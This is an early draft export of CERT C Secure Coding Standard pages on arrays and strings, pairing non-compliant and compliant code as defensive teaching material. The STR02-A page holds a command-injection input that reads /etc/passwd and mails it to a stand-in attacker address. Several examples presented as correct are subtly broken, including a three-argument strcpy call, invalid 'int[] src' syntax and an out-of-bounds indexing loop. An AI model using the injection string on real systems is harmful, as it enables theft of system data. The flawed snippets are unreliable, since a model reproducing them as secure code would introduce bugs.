Arrays containing a constant number of elements can be declared as follows:

```
int dis[12];
```

These statements allocate storage for an array of twelve integers referenced by `dis`. Arrays are indexed from `0..n-1` (where `n` represents an array dimension). Arrays can also be declared as follows:

```
int ita[];
```

This is called an *incomplete type* because the size is unknown. If an array of unknown size is initialized, its size is determined by the largest indexed element with an explicit initializer. At the end of its initializer list, the array no longer has incomplete type:

```
int ita[] = { 1, 2 };
```

While these declarations work fine when the size of the array is known at compilation time, it is not possible to declare an array in this fashion when the size can only be determined at runtime. The C99 standard adds support for variable length arrays or arrays whose size is determined at runtime. Before the introduction of variable length arrays in C99, however, these "arrays" were typically implemented as pointers to their respective element types allocated using `malloc()`. For example:

```
int *dat = malloc(ARRAY_SIZE * sizeof(int));
```

Both `dis` and `dat` arrays can then be initialized as follows:

```
for (i = 0; i < ARRAY_SIZE; i++) {
   dis[i] = 42; // Assigns 42 to each element;
}
```

The dat array can also be initialized as follows:

```
for (i = 0; i < ARRAY_SIZE; i++) {
   *dat = 42;
   dat++;
}
```

The dis identifier cannot be incremented, so the expression dis++ results in a fatal compilation error. Both arrays can be initialized as follows:

```
int (*p) = dis;
for (i = 0; i < ARRAY_SIZE; i++)  {
  *p = 42; // Assigns 42 to each element;
  p++;
}
```

The variable p is declared as a pointer to an integer array and then incremented in the loop. This technique can be used to initialize both arrays and is a better style of programming than incrementing the pointer to the array because it does not change the pointer to the start of the array.

Obviously, there is a relationship between array subscripts [] and pointers. The expression dis[i] is equivalent to *(dis+i). In other words, if dis is an array object (equivalently, a pointer to the initial element of an array object) and i is an integer, dis[i] designates the ith element of dis (counting from zero). In fact, because *(dis+i) can be expressed as *(i+dis), the expression dis[i] can legally be represented as i[dis], although doing so is not encouraged.

The initial element of an array is accessed using an index of zero; for example, dat[0] references the first element of dat array. The dat identifier points to the start of the array, so adding zero is inconsequential in that *(dat+i) is equivalent to *(dat+0), which is equivalent to *(dat). As previously mentioned, arrays are indexed from 0 to n (where n is one less than the size of the array). However, it is possible in C and C++ to index an array using any arbitrary dimensions by modifying the value of the array pointer. For example, this code allows the array dat to be indexed from 1 to n:

```
dat--;
for (i = 1; i <= ARRAY_SIZE; i++) {
   dis[i] = 42;
}
```

Recommendations

ARR00-A. Be careful using the sizeof operator to determine the size of an array

Rules

ARR30-C. Guarantee that array indices are within the valid range

ARR31-C. Use consistent array notation across all source files

ARR32-C. Ensure size arguments for variable length array are in a valid range

ARR33-C. Guarantee that copies are made into storage of sufficient size

ARR00-A. Be careful using the sizeof operator to determine the size of an array

This page last changed on Mar 12, 2007 by pdc@sei.cmu.edu.

One of the problems with arrays is determining the size. The `sizeof` operator yields the size (in bytes) of its operand, which may be an expression or the parenthesized name of a type.

Non-Compliant Code Example

In this example, the `sizeof` operator returns the size of the pointer, not the size of the block of space the pointer refers to. As a result the call to `malloc()` returns a pointer to a block of memory the size of a pointer. When the `strcpy()` is called, a heap buffer overflow will occur.

```
char *src = "hello, world";
char *dest = malloc(sizeof(src));
if (dest == NULL) {
  /* Handle malloc() error */
}
strcpy(dest, src);
```

Compliant Solution

Fixing this issue requires the programmer to recognize and understand how `sizeof` works. In this case if, changing the type of `src` to a character array will correct the problem.

```
char src[] = "hello, world";
char *dest = malloc(sizeof(src));
if (dest == NULL) {
  /* Handle Error */
}
strcpy(dest, src);
```

Non-Compliant Code Example

In this non-compliant code example, the function `clear()` zeros the elements in an array. The function has one parameter declared as `int array[]` and is passed a static array consisting of twelve `int` as the argument. The function `clear()` uses the idiom `sizeof (array) / sizeof (array[0])` to determine the number of elements in the array. Unfortunately, because there are no array formal arguments in C, `array` is passed as a pointer to `int`. On a 32-bit architecture, for example, the `sizeof(array)` is four, as is the `sizeof(array[0])`. As a result, the size of the array on this platform is incorrectly calculated as 1.

```
void clear(int array[]) {
  size_t i;
  for (i = 0; i < sizeof (array) / sizeof (array[0]); ++i) {
     array[i] = 0;
   }
}
...
int dis[12];
```

```
clear(dis);
...
```

Compliant Solution

In this compliant solution the size of the array is determined inside the block in which it is declared and passed as an argument to the function.

```
void clear(int array[], size_t size) {
  size_t i;
  for (i = 0; i < size; i++) {
     array[i] = 0;
  }
}
...
int dis[12];

clear(dis, sizeof (dis) / sizeof (dis[0]));
...
```

References

[ISO/IEC 9899-1999] Section 6.7.5.2, "Array declarators"
[Drepper 06] Section 2.1.1, "Respecting Memory Bounds"

ARR30-C. Guarantee that array indices are within the valid range

This page last changed on Mar 16, 2007 by ods.

Ensuring that arrays are used securely is almost entirely the responsibility of the programmer.

Non-Compliant Code Example

This non-compliant code example shows a function `insert_in_table()` that takes two `int` arguments, `pos` and `value` which can both be influenced by data originating from untrusted sources. The function uses a global variable `table` to determine if storage has been allocated for an array of 100 integer elements and allocates the memory if it has not been already allocated. The function then performs a range check to ensure that `pos` does not exceed the upper bound of the array but fails to check the lower bound for `table`. Because `pos` has been declared as a (signed) `int` this parameter can easily assume a negative value, resulting in a write outside the bounds of the memory referenced by `table`.

```
int *table = NULL;

int insert_in_table(int pos, int value){
  if (!table) {
    table = (int *)malloc(sizeof(int) * 100);
  }
  if (pos > 99) {
    return -1;
  }
  table[pos] = value;
  return 0;
}
```

Compliant Solution

Two modifications were made to this compliant solution. First, the parameter `pos` is now an unsigned integer type, preventing passing of negative arguments. Second, a check was added to check the lower bound.

```
int *table = NULL;

int insert_in_table(unsigned int pos, int value){
  if (!table) {
    table = (int *)malloc(sizeof(int) * 100);
  }
  if ( (0 < pos) && (pos > 99) ) {
    return -1;
  }
  table[pos] = value;
  return 0;
}
```

While either of these changes alone would suffice to guarantee that values of `pos` remain within the valid range, making both changes could be viewed as "healthy paranoia". Most modern compilers should optimize out the range check on the lower bound as being unnecessary, and if the argument type is inadvertantly changed back, the code will continue to be secure.

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
ARR30-C	**3** (high)	**3** (likely)	**1** (high)	**P9**	**L2**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.7.5.2, "Array declarators"
[Viega 05] Section 5.2.13, "Unchecked array indexing"

ARR31-C. Use consistent array notation across all source files

This page last changed on Mar 16, 2007 by ods.

Use consistent notation to declare variables, including arrays, used in multiple files or translation units. This requirement is not always obvious, because within the same file, arrays are converted to pointers when passed as arguments to functions. This means that the function prototype definitions:

```
void func(char *a);
```

and

```
void func(char a[]);
```

are exactly equivalent.

However, these notations are not equivalent if an array is declared using pointer notation in one file and array notation in a different file.

Non-Compliant Code Example

In the first file below, `a` is declared as a pointer to `char`. Storage for the array is allocated, and the `insert_a()` function is called.

```
#include <stdlib.h>

char *a;

void insert_a();

int main(void) {
  a = malloc(100);
  if (a == NULL) {
    /* Handle malloc() error */
  }
  insert_a();
  return 0;
}
```

In the second file, `a` is declared as an array of `char` of unspecified size (an incomplete type), the storage for which is defined elsewhere. Because the definitions of `a` are inconsistent, the assignment to `a[0]` results in undefined behavior.

```
char a[];

void insert_a() {
  a[0] = 'a';
}
```

Compliant Solution

Use consistent notation in both files. This is best accomplished by defining variables in a single source file, declaring variables as `extern` in a header file, and including the header file where required. This practice eliminates the possibility of creating multiple, conflicting declarations while clearly demonstrates the intent of the code. This is particularly imporant during maintenance when a programmer may modify one declaration but fail to modify others.

The solution for this example now includes three files. The include file `insert_a.h` provides the definitions of the `insert_a()` function and the variable `a`:

```
extern char *a;
void insert_a();
```

The source file `insert_a.c` provides the definition for `insert_a()` and includes the `insert_a.h` header file to provide a definition for `a`:

```
#include "insert_a.h"
char *a;
void insert_a() {
   a[0] = 'a';
}
```

The final file contains the program main which also includes the `insert_a.h` header file to provide a definition for the `insert_a()` function and the variable `a`:

```
#include <stdlib.h>
#include "insert_a.h"

int main(void) {
  a = malloc(100);
  insert_a();
  return 0;
}
```

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
ARR31-C	**3** (high)	**3** (likely)	**2** (medium)	**P18**	**L1**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[Hatton 95] Section 2.8.3
[ISO/IEC 9899-1999] Section 6.7.5.2, "Array declarators," and Section 6.2.2, "Linkages of identifiers"

ARR32-C. Ensure size arguments for variable length array are in a valid range

This page last changed on Mar 16, 2007 by ods.

Variable length arrays (VLA) are essentially the same as traditional C arrays, the major difference being they are declared with a size that is not a constant integer expression. A variable length array can be declared as follows:

```
char vla[s];
```

The above statement is evaluated at runtime, allocating storage for `s` characters in stack memory. If a size argument supplied to VLAs is not a positive integer value of reasonable size, then the program may behave in an unexpected way. An attacker may be able to leverage this behavior to overwrite critical program data [Griffiths 06]. The programmer must ensure that size arguments to VLAs are valid and have not been corrupted as the result of an exceptional integer condition.

Non-Compliant Code Example

In this example, a VLA of size `s` is declared. In accordance with recommendation INT01-A. Use size_t for all integer values representing the size of an object, `s` is of type `size_t`, as it is used to specify the size of an object. However, it is unclear whether the value of `s` is a valid size argument. Depending on how VLAs are implemented, `s` may be interpreted as a negative value or a very large positive value. In either case, this may result in a security vulnerability.

```
void func(size_t s) {
  int vla[s];
   ...
}
...
func(size);
...
```

Compliant Code Solution

Validate size arguments used in VLA declarations. The solution below ensures the size argument, `s`, used to allocate `vla` is in a valid range: 1 to a user defined constant.

```
#define MAX_ARRAY 1024

void func(size_t s) {
   int vla[s];
   ...
}

...
if (s < MAX_ARRAY && s != 0) {
   func(s);
} else {
   /* Handle Error */
}
...
```

Implementation Details

Variable length arrays are not supported by Microsoft compilers.

Risk Assessment

Failure to properly specify the size of a variable length array may allow arbitrary code execution.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
ARR32-C	**3** (high)	**1** (unlikely)	**1** (high)	**P3**	**L1**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[Griffiths 06]

ARR33-C. Guarantee that copies are made into storage of sufficient size

This page last changed on Mar 16, 2007 by ods.

Copying data in to a array that is not large enough to hold that data results in a buffer overflow. To prevent such errors, data copied to the destination array must be limited based on the size of the destination array or, preferably, the destination array must guaranteed to be large enough to hold the data to be copied.

Vulnerabilities that result from copying data to an undersized buffer often involve null terminated byte strings (NTBS). Consult STR31-C. Guarantee that storage for strings has sufficient space for character data and the null terminator for specific examples of this rule that involve NTBS.

Non-Compliant Code Example: `memcpy()`

Improper use of functions that limit copies with a size specifier, such as `memcpy()`, may result in a buffer overflow. In this example, an array of integers is copied from `src` to `dest` using `memcpy()`. However, the programmer mistakenly specified the amount to copy based on the size of `src`, which is stored in `len`, rather than the space available in `dest`. If `len` is greater than 256, then a buffer overflow will occur.

```
void func(int src[], size_t len) {
  int dest[256];
  memcpy(dest, src, len*sizeof(int));
  ...
}
```

Compliant Solution 1: `memcpy()`

The amount of data copied should be limited based on the available space in the destination buffer. This can be done by adding a check to ensure the amount of data to be copied from `src` can fit in `dest`.

```
void func(int src[], size_t len) {
  int dest[256];
  if (len > 256) {
      /* Handle Error */
  }
  memcpy(dest, src, sizeof(int)*len);
  ...
}
```

Compliant Solution 2: `memcpy()`

Alternatively, memory for the destination buffer (`dest`) can be dynamically allocated to ensure it is large enough to hold the data in the source buffer (`src`).

```
void func(int[] src, size_t len) {
  int *dest = malloc(sizeof(int)*len);
  if (dest == NULL) {
     /* Couldn't get the memory - recover */
```

```
    }
    memcpy(dest, src, sizeof(int)*len);
    ...
    free(dest);
  }
```

Risk Assessment

Copying data to a buffer that is too small to hold that data results in a buffer overflow. Attackers can use this to execute arbitrary code.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
ARR33-C	**3** (medium)	**3** (probable)	**2** (medium)	**P18**	**L1**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.21.2, "Copying functions," Section 7.21.2.1, "The memcpy function," and Section 5.1.2.2.1
[Seacord 05] Chapter 2, "Strings"
[VU#196240]

07. Formatted Input Output Functions (FRM)

This page last changed on Oct 25, 2006 by rcs.

Recommendations

Rules

07. Strings (STR)

This page last changed on Mar 20, 2007 by pdc@sei.cmu.edu.

Strings are a fundamental concept in software engineering, but they are not a built-in type in C. Null-terminated byte strings (NTBS) consist of a contiguous sequence of characters terminated by and including the first null character. The C programming language supports the following types of null-terminated byte strings: single byte character strings, multibyte character strings, and wide character strings. Single byte and multibyte character strings are both described as null-terminated byte strings.

A pointer to a single byte or multibyte character string points to its initial character. The length of the string is the number of bytes preceding the null character, and the value of the string is the sequence of the values of the contained characters, in order.

A wide string is a contiguous sequence of wide characters terminated by and including the first null wide character. A pointer to a wide string points to its initial (lowest addressed) wide character. The length of a wide string is the number of wide characters preceding the null wide character, and the value of a wide string is the sequence of code values of the contained wide characters, in order.

Null-terminated byte strings are implemented as arrays of characters and are susceptible to the same problems as arrays. As a result, rules and recommendations for arrays should also be applied to null-terminated byte strings.

Recommendations

STR00-A. Use TR 24731 for remediation of existing string manipulation code

STR01-A. Use managed strings for development of new string manipulation code

STR02-A. Sanitize data passed to complex subsystems

STR03-A. Do not inadvertently truncate a null terminated byte string

Rules

STR30-C. Do not attempt to modify string literals

STR31-C. Guarantee that storage for strings has sufficient space for character data and the null terminator

STR32-C. Guarantee that all byte strings are null-terminated

STR33-C. Size wide character strings correctly

Risk Assessment Summary

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
STR00-A	**3** (medium)	**2** (probable)	**2** (medium)	**P12**	**L1**
STR01-A	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**
STR02-A	**2** (medium)	**3** (likely)	**2** (medium)	**P12**	**L1**
STR03-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
STR30-C	**1** (low)	**3** (likely)	**3** (low)	**P9**	**L2**
STR31-C	**3** (medium)	**3** (probable)	**2** (medium)	**P18**	**L1**
STR32-C	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L1**
STR33-C	**3** (medium)	**3** (probable)	**2** (medium)	**P18**	**L1**

References

[ISO/IEC 9899-1999] Section 7.1.1, "Definitions of terms", and Section 7.21, "String handling <string.h>"
[Seacord 05] Chapter 2, "Strings"

STR00-A. Use TR 24731 for remediation of existing string manipulation code

This page last changed on Mar 19, 2007 by ods.

ISO/IEC TR 24731 defines alternative versions of C standard functions that are designed to be safer replacements for existing functions. For example, ISO/IEC TR 24731 defines the `strcpy_s()`, `strcat_s()`, `strncpy_s()`, and `strncat_s()` functions as replacements for `strcpy()`, `strcat()`, `strncpy()`, and `strncat()`, respectively.

The ISO/IEC TR 24731 functions were created by Microsoft to help retrofit its existing, legacy code base in response to numerous, well-publicized security incidents over the past decade. These functions were then proposed to the ISO/IEC JTC1/SC22/ WG14 international standardization working group for the programming language C for standardization.

The `strcpy_s()` function, for example, has this signature:

```
errno_t strcpy_s(
   char * restrict s1,
   rsize_t s1max,
   const char * restrict s2
);
```

The signature is similar to `strcpy()` but takes an extra argument of type `rsize_t` that specifies the maximum length of the destination buffer. (Functions that accept parameters of type `rsize_t` diagnose a constraint violation if the values of those parameters are greater than `RSIZE_MAX`. Extremely large object sizes are frequently a sign that an object's size was calculated incorrectly. For example, negative numbers appear as very large positive numbers when converted to an unsigned type like `size_t`. For those reasons, it is sometimes beneficial to restrict the range of object sizes to detect errors. For machines with large address spaces, ISO/IEC TR 24731 recommends that `RSIZE_MAX` be defined as the smaller of the size of the largest object supported or `(SIZE_MAX >> 1)`, even if this limit is smaller than the size of some legitimate, but very large, objects.) The semantics are also similar. When there are no input validation errors, the `strcpy_s()` function copies characters from a source string to a destination character array up to and including the terminating null character. The function returns zero on success.

The `strcpy_s()` function only succeeds when the source string can be fully copied to the destination without overflowing the destination buffer. The following conditions are treated as a constraint violation:

- The source and destination pointers are checked to see if they are null.
- The maximum length of the destination buffer is checked to see if it is equal to zero, greater than `RSIZE_MAX`, or less than or equal to the length of the source string.

When a constraint violation is detected, the destination string is set to the null string and the function returns a nonzero value. In the following example, the `strcpy_s()` function is used to copy `src1` to `dst1`.

```
char src1[100] = "hello";
char src2[7] =  {'g','o','o','d','b','y','e'};
char dst1[6], dst2[5];
int r1, r2;

r1 = strcpy_s(dst1, 6, src1);
r2 = strcpy_s(dst2, 5, src2);
```

However, the call to copy `src2` to `dst2` fails because there is insufficient space available to copy the entire string, which consists of seven characters, to the destination buffer. As a result, `r2` is assigned a nonzero value and `dst2[0]` is set to "\0."

Users of the ISO/IEC TR 24731 functions are less likely to introduce a security flaw because the size of the destination buffer and the maximum number of characters to append must be specified. ISO/IEC TR 24731 functions also ensure null termination of the destination string.

ISO/IEC TR 24731 functions are still capable of overflowing a buffer if the maximum length of the destination buffer and number of characters to copy are incorrectly specified. As a result, these functions are not especially secure but may be useful in preventive maintenance to reduce the likelihood of vulnerabilities in an existing legacy code base.

Risk Assessment

String handling functions defined in C99 Section 7.21 and elsewhere are susceptible to common programming errors that can lead to serious, exploitable vulnerabilities. Proper use of TR 24731 functions can eliminate the majority of these issues.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
STR00-A	**3** (medium)	**2** (probable)	**2** (medium)	**P12**	**L1**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[ISO/IEC TR 24731-2006]
[ISO/IEC 9899-1999] Section 7.21, "String handling <string.h>"
[Seacord 05a] Chapter 2, "Strings"
[Seacord 05b]

STR01-A. Use managed strings for development of new string manipulation code

This page last changed on Mar 19, 2007 by ods.

This managed string library was developed in response to the need for a string library that could improve the quality and security of newly developed C language programs while eliminating obstacles to widespread adoption and possible standardization.

The managed string library is based on a dynamic approach in that memory is allocated and reallocated as required. This approach eliminates the possibility of unbounded copies, null-termination errors, and truncation by ensuring there is always adequate space available for the resulting string (including the terminating null character).

A runtime-constraint violation occurs when memory cannot be allocated. In this way, the managed string library accomplishes the goal of succeeding or failing loudly.

The managed string library also provides a mechanism for dealing with data sanitization by (optionally) checking that all characters in a string belong to a predefined set of "safe" characters.

Compliant Solution

This compliant solution illustrates how the managed string library can be used to create a managed string and retrieve a null-terminated byte string from the managed string.

```
errno_t retValue;
char *cstr;  /* pointer to null-terminated byte string */
string_m str1 = NULL;

if (retValue = strcreate_m(&str1, "hello, world", 0, NULL)) {
  fprintf(stderr, "Error %d from strcreate_m.\n", retValue);
}
else { /* retrieve null-terminated byte string and print */
  if (retValue = getstr_m(&cstr, str1)) {
    fprintf(stderr, "error %d from getstr_m.\n", retValue);
  }
  printf("(%s)\n", cstr);
  free(cstr); /* free null-terminated byte string */
}
```

Note that the calls to `fprintf()` and `printf()` are C99 standard functions and not managed string functions.

Risk Assessment

String handling functions defined in C99 Section 7.21 and elsewhere are susceptible to common programming errors that can lead to serious, exploitable vulnerabilities. Managed strings, when used properly, can eliminate many of these errors--particularly in new development.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level

STR01-A	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[Burch 06]
[CERT 06]
[ISO/IEC 9899-1999] Section 7.21, "String handling <string.h>"
[Seacord 05a] Chapter 2, "Strings"

STR02-A. Sanitize data passed to complex subsystems

This page last changed on Mar 19, 2007 by ods.

String data passed to complex subsystems may contain special characters that can trigger commands or actions, resulting in a software vulnerability. As a result it is necessary to sanitize all string data passed to complex subsystems so that the resulting string is innocuous in the context in which it will be interpreted.

These are some examples of complex subsystems:

- command processor via a call to `system()` or similar function
- external programs
- relational databases
- third-party COTS components (e.g., an enterprise resource planning subsystem)

Non-Compliant Code Example

Data sanitization requires an understanding of the data being passed and the capabilities of the subsystem. John Viega and Matt Messier provide an example of an application that inputs an email address into a buffer and then uses this string as an argument in a call to `system()` [Viega 03]:

```
sprintf(buffer, "/bin/mail %s < /tmp/email", addr);
system(buffer);
```

The risk is, of course, that the user enters the following string as an email address:

```
bogus@addr.com; cat /etc/passwd  | mail some@badguy.net
```

Compliant Code Solution

It is necessary to ensure that all valid data is accepted, while potentially dangerous data is rejected or sanitized. This can be difficult when valid characters or sequences of characters also have special meaning to the subsystem and may involve validating the data against a grammar. In cases where there is no overlap, white listing can be used to eliminate dangerous characters from the data.

The white listing approach to data sanitization is to define a list of acceptable characters and remove any character that is not acceptable. The list of valid input values is typically a predictable, well-defined set of manageable size. This example, based on the `tcp_wrappers` package written by Wietse Venema, illustrates the white listing approach.

```
static char ok_chars[] = "abcdefghijklmnopqrstuvwxyz\
                          ABCDEFGHIJKLMNOPQRSTUVWXYZ\
                          1234567890_-.@";
char user_data[] = "Bad char 1:} Bad char 2:{";
char *cp; /* cursor into string */
for (cp = user_data; *(cp += strspn(cp, ok_chars)); )
```

```
    *cp = '_';
```

The benefit of white listing is that a programmer can be certain that a string contains only characters that are considered safe by the programmer. White listing is recommended over black listing, which traps all unacceptable characters, as the programmer only needs to ensure that acceptable characters are identified. As a result, the programmer can be less concerned about which characters an attacker may try in an attempt to bypass security checks.

Non-Compliant Code Example

This non-compliant code example is take from [VU#881872], a vulnerability in the Sun Solaris telnet daemon (`in.telnetd`) that allows a remote attacker to log on to the system with elevated privileges.

The vulnerability in `in.telnetd` invokes the `login` program by calling `execl()`. This call passes unsanitized data from an untrusted source (the USER environment variable) as an argument to the `login` program.

```
(void) execl(LOGIN_PROGRAM, "login",
  "-p",
  "-d", slavename,
  "-h", host,
  "-s", pam_svc_name,
  (AuthenticatingUser != NULL ? AuthenticatingUser :
  getenv("USER")),
  0);
```

An attacker, in this case, can gain unauthenticated access to a system by setting the `USER` environment variable to a string, which is interpreted as an additional command line option by the `login` program.

Compliant Solution

The following compliant solution inserts the "--" argument before the call to `getenv("USER")` in the call to `execls()`:

```
(void) execl(LOGIN_PROGRAM, "login",
  "-p",
  "-d", slavename,
  "-h", host,
  "-s", pam_svc_name, "--",
  (AuthenticatingUser != NULL ? AuthenticatingUser :
  getenv("USER")), 0);
```

Because the `login` program uses the POSIX `getopt()` function to parse command line arguments, and because the `"--"` (double dash) option causes `getopt()` to stop interpreting options in the argument list, the `USER` variable cannot be used by an attacker to inject an additional command line option. This is a valid means of sanitizing the untrusted user data in this context because the behavior of the interpretation of the resulting string is rendered innocuous.

The diff for this vulnerability is available from the CVS repository at OpenSolaris.

Risk Assessment

Failure to sanitize data passed to a complex subsystem can lead to an injection attack, data integrity issues, and a loss of sensitive data.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
STR02-A	**2** (medium)	**3** (likely)	**2** (medium)	**P12**	**L1**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.20.4.6, "The system function"
[Viega 03]
[VU#881872]

STR03-A. Do not inadvertently truncate a null terminated byte string

This page last changed on Mar 19, 2007 by ods.

Alternative functions that limit the number of bytes copied are often recommended to mitigate buffer overflow vulnerabilities. For example:

- `strncpy()` instead of `strcpy()`
- `strncat()` instead of `strcat()`
- `fgets()` instead of `gets()`
- `snprintf()` instead of `sprintf()`

These functions truncate strings that exceed the specified limits. Additionally, some functions such as `strncpy()` do not guarantee that the resulting string is null-terminated [STR33-C].

Unintentional truncation results in a loss of data and, in some cases, leads to software vulnerabilities.

Non-Compliant Code Example

The standard functions `strncpy()` and `strncat()` copy a specified number `n` characters from a source string to a destination array. If there is no null character in the first `n` characters of the source array, the result will not be null-terminated and any remaining charactes are truncated.

```
char *string_data;
char a[16];
...
strncpy(a, string_data, sizeof(a));
```

Compliant Solution 1

The `strcpy()` function can be used to copy a string and the a null character to a destination buffer. Care must be taken to ensure that the destination buffer is large enough to hold the string to be copied and the null byte to prevent errors such as data truncation and buffer overflow.

```
#define A_SIZE 16
char *string_data;
char a[A_SIZE];
...
if (string_data) {
  if (strlen(string_data) < sizeof(a)) {
    strcpy(a,  sizeof(a), string_data);
  }
  else {
    /* handle string too large condition */
  }
}
else {
  /* handle null string condition */
}
```

Compliant Solution 2

The `strcpy_s()` function provides additional safeguards, including accepting the size of the destination buffer as an additional argument [STR00-A].

```
#define A_SIZE 16
char *string_data;
char a[A_SIZE];
...
if (string_data) {
  if (strlen(string_data) < sizeof(a)) {
    strcpy_s(a,  sizeof(a), string_data);
  }
  else {
    /* handle string too large condition */
  }
}
else {
  /* handle null string condition */
}
```

Exception

An exception to this rule applies if the intent of the programmer was to intentionally truncate the null-terminated byte string. To be compliant with this standard, this intent must be clearly stated in comments.

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
STR03-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.21, "String handling <string.h>"
[Seacord 05a] Chapter 2, "Strings"
[ISO/IEC TR 24731-2006]

STR30-C. Do not attempt to modify string literals

This page last changed on Mar 19, 2007 by ods.

A string literal is a sequence of zero or more multibyte characters enclosed in double-quotes ("xyz", for example). A wide string literal is the same, except prefixed by the letter L (L"xyz", for example).

At compile time, string literals are used to create an array of static duration and sufficient length to contain the character sequence and a null-termination character. It is unspecified whether these arrays are distinct. The behavior is undefined if a program attempts to modify string literals but frequently results in an access violation, as string literals are typically stored in read-only memory.

Do not attempt to modify a string literal. Use a named array of characters to obtain a modifiable string.

Non-Compliant Code Example

In this example, the `char` pointer `p` is initialized to the address of the static string. Attempting to modify the string literal result results in undefined behavior.

```
char *p  = "string literal";
p[0] = 'S';
```

Compliant Solution

As an array initializer, a string literal specifies the initial values of characters in an array (as well as the size of the array). This code creates a copy of the string literal in the space allocated to the character array `a`. The string stored in `a` can be safely modified.

```
char a[] = "string literal";
a[0] = 'S';
```

Non-Compliant Code Example

In this non-compliant example, the `mktemp()` function modifies its string argument.

```
mktemp("/tmp/edXXXXXX");
```

Compliant Solution

Instead of passing a string literal, use a named array:

```
static char fname[] = "/tmp/edXXXXXX";
```

```
mktemp(fname);
```

Risk Assessment

Modifying string literals can lead to abnormal program termination and results in undefined behavior that can be used in denial-of-service attacks.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
STR30-C	**1** (low)	**3** (likely)	**3** (low)	**P9**	**L2**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.4.5, "String literals"
[Summit 95] comp.lang.c FAQ list - Question 1.32
[Plum 91] Topic 1.26, "strings - string literals"

STR31-C. Do not copy data from an unbounded source to a fixed-length array

This page last changed on Feb 15, 2007 by jsg.

Functions that perform unbounded copies often rely on external input to be a reasonable size. Such assumptions may prove to be false, causing a buffer overflow to occur. For this reason, care must be taken when using functions that may perform unbounded copies.

Non-Compliant Code Example: `gets()`

The `gets()` function is inherently unsafe, and should never be used as it provides no way to control how much data is read into a buffer from `stdin`. These two lines of code assume that `gets()` will not read more than `BUFSIZ - 1` characters from `stdin`. This is an invalid assumption and the resulting operation can result in a buffer overflow.

According to Section 7.19.7.7 of C99, the `gets()` function reads characters from the `stdin` into a destination array until end-of-file is encountered or a new-line character is read. Any new-line character is discarded, and a null character is written immediately after the last character read into the array.

```
char buf[BUFSIZ];
gets(buf);
```

Compliant Solution: `fgets()`

The `fgets()` function reads at most one less than a specified number of characters from a stream into an array. This example is compliant because the number of bytes copied from `stdin` to `buf` cannot exceed the allocated memory.

```
char buf[BUFSIZ];
int ch;
char *p;

if (fgets(buf, sizeof(buf), stdin)) {
  /* fgets succeeds, scan for newline character */
  p = strchr(buf, '\n');
  if (p) {
    *p = '\0';
  }
  else {
    /* newline not found, flush stdin to end of line */
    while (((ch = getchar()) != '\n') && !feof(stdin) && !ferror(stdin) );
  }
}
else {
  /* fgets failed, handle error */
}
```

The `fgets()` function, however, is not a strict replacement for the `gets()` function because `fgets()` retains the new line character (if read) but may also return a partial line. It is possible to use `fgets()` to safely process input lines too long to store in the destination array, but this is not recommended for performance reasons. Consider using one of the following compliant solutions when replacing `gets()`.

Compliant Solution: `get_s()`

The `gets_s()` function reads at most one less than the number of characters specified from the stream pointed to by `stdin` into an array.

According to TR 24731 [ISO/IEC TR 24731-2006]:

> No additional characters are read after a new-line character (which is discarded) or after end-of-file. The discarded new-line character does not count towards number of characters read. A null character is written immediately after the last character read into the array.

If end-of-file is encountered and no characters have been read into the destination array, or if a read error occurs during the operation, then the first character in the destination array is set to the null character and the other elements of the array take unspecified values.

```
char buf[BUFSIZ];

if (gets_s(buf, BUFSIZ) == NULL) {
  /* handle error */
}
```

Non-Compliant Code Example: `getchar()`

This example is equivalent to Non-Compliant Code Example 1 but uses the `getchar()` function to read in a character at a time from `stdin` instead of reading the entire line at once. The `stdin` stream is read until end-of-file is encountered or a new-line character is read. Any new-line character is discarded, and a null character is written immediately after the last character read into the array. Similar to the previous example, there are no guarantees that this code will not result in a buffer overflow.

```
char buf[BUFSIZ], *p;
int ch;
p = buf;
while ( ((ch = getchar()) != '\n') && !feof(stdin) && !ferror(stdin)) {
  *p++ = ch;
}
*p++ = 0;
```

Compliant Solution: `getchar()`

In this compliant example, characters are no longer copied to `buf` once `i = BUFSIZ;` leaving room to null-terminate the string. The loop continues to read through to the end of the line, until the end of the file is encountered, or an error occurs.

```
unsigned char buf[BUFSIZ];
int ch;
int index = 0;
int chars_read = 0;
while ( ( (ch = getchar()) != '\n') && !feof(stdin) && !ferror(stderr) ) {
```

```
    if (index < BUFSIZ-1) {
      buf[index++] = (unsigned char)ch;
    }
    chars_read++;
  } /* end while */
  buf[index] = '\0';      /* terminate NTBS */
  if (feof(stdin)) {
    /* handle EOF */
  }
  if (ferror(stdin)) {
    /* handle error */
  }
  if (chars_read > index) {
    /* handle truncation */
  }
```

If at the end of the loop `feof(stdin)`, the loop has read through to the end of the file without encountering a new-line character. If at the end of the loop `ferror(stdin)`, a read error occurred before the loop encountering a new-line character. If at the end of the loop `j > i`, the input string has been truncated. Rule [FIO34-C] is also applied in this solution.

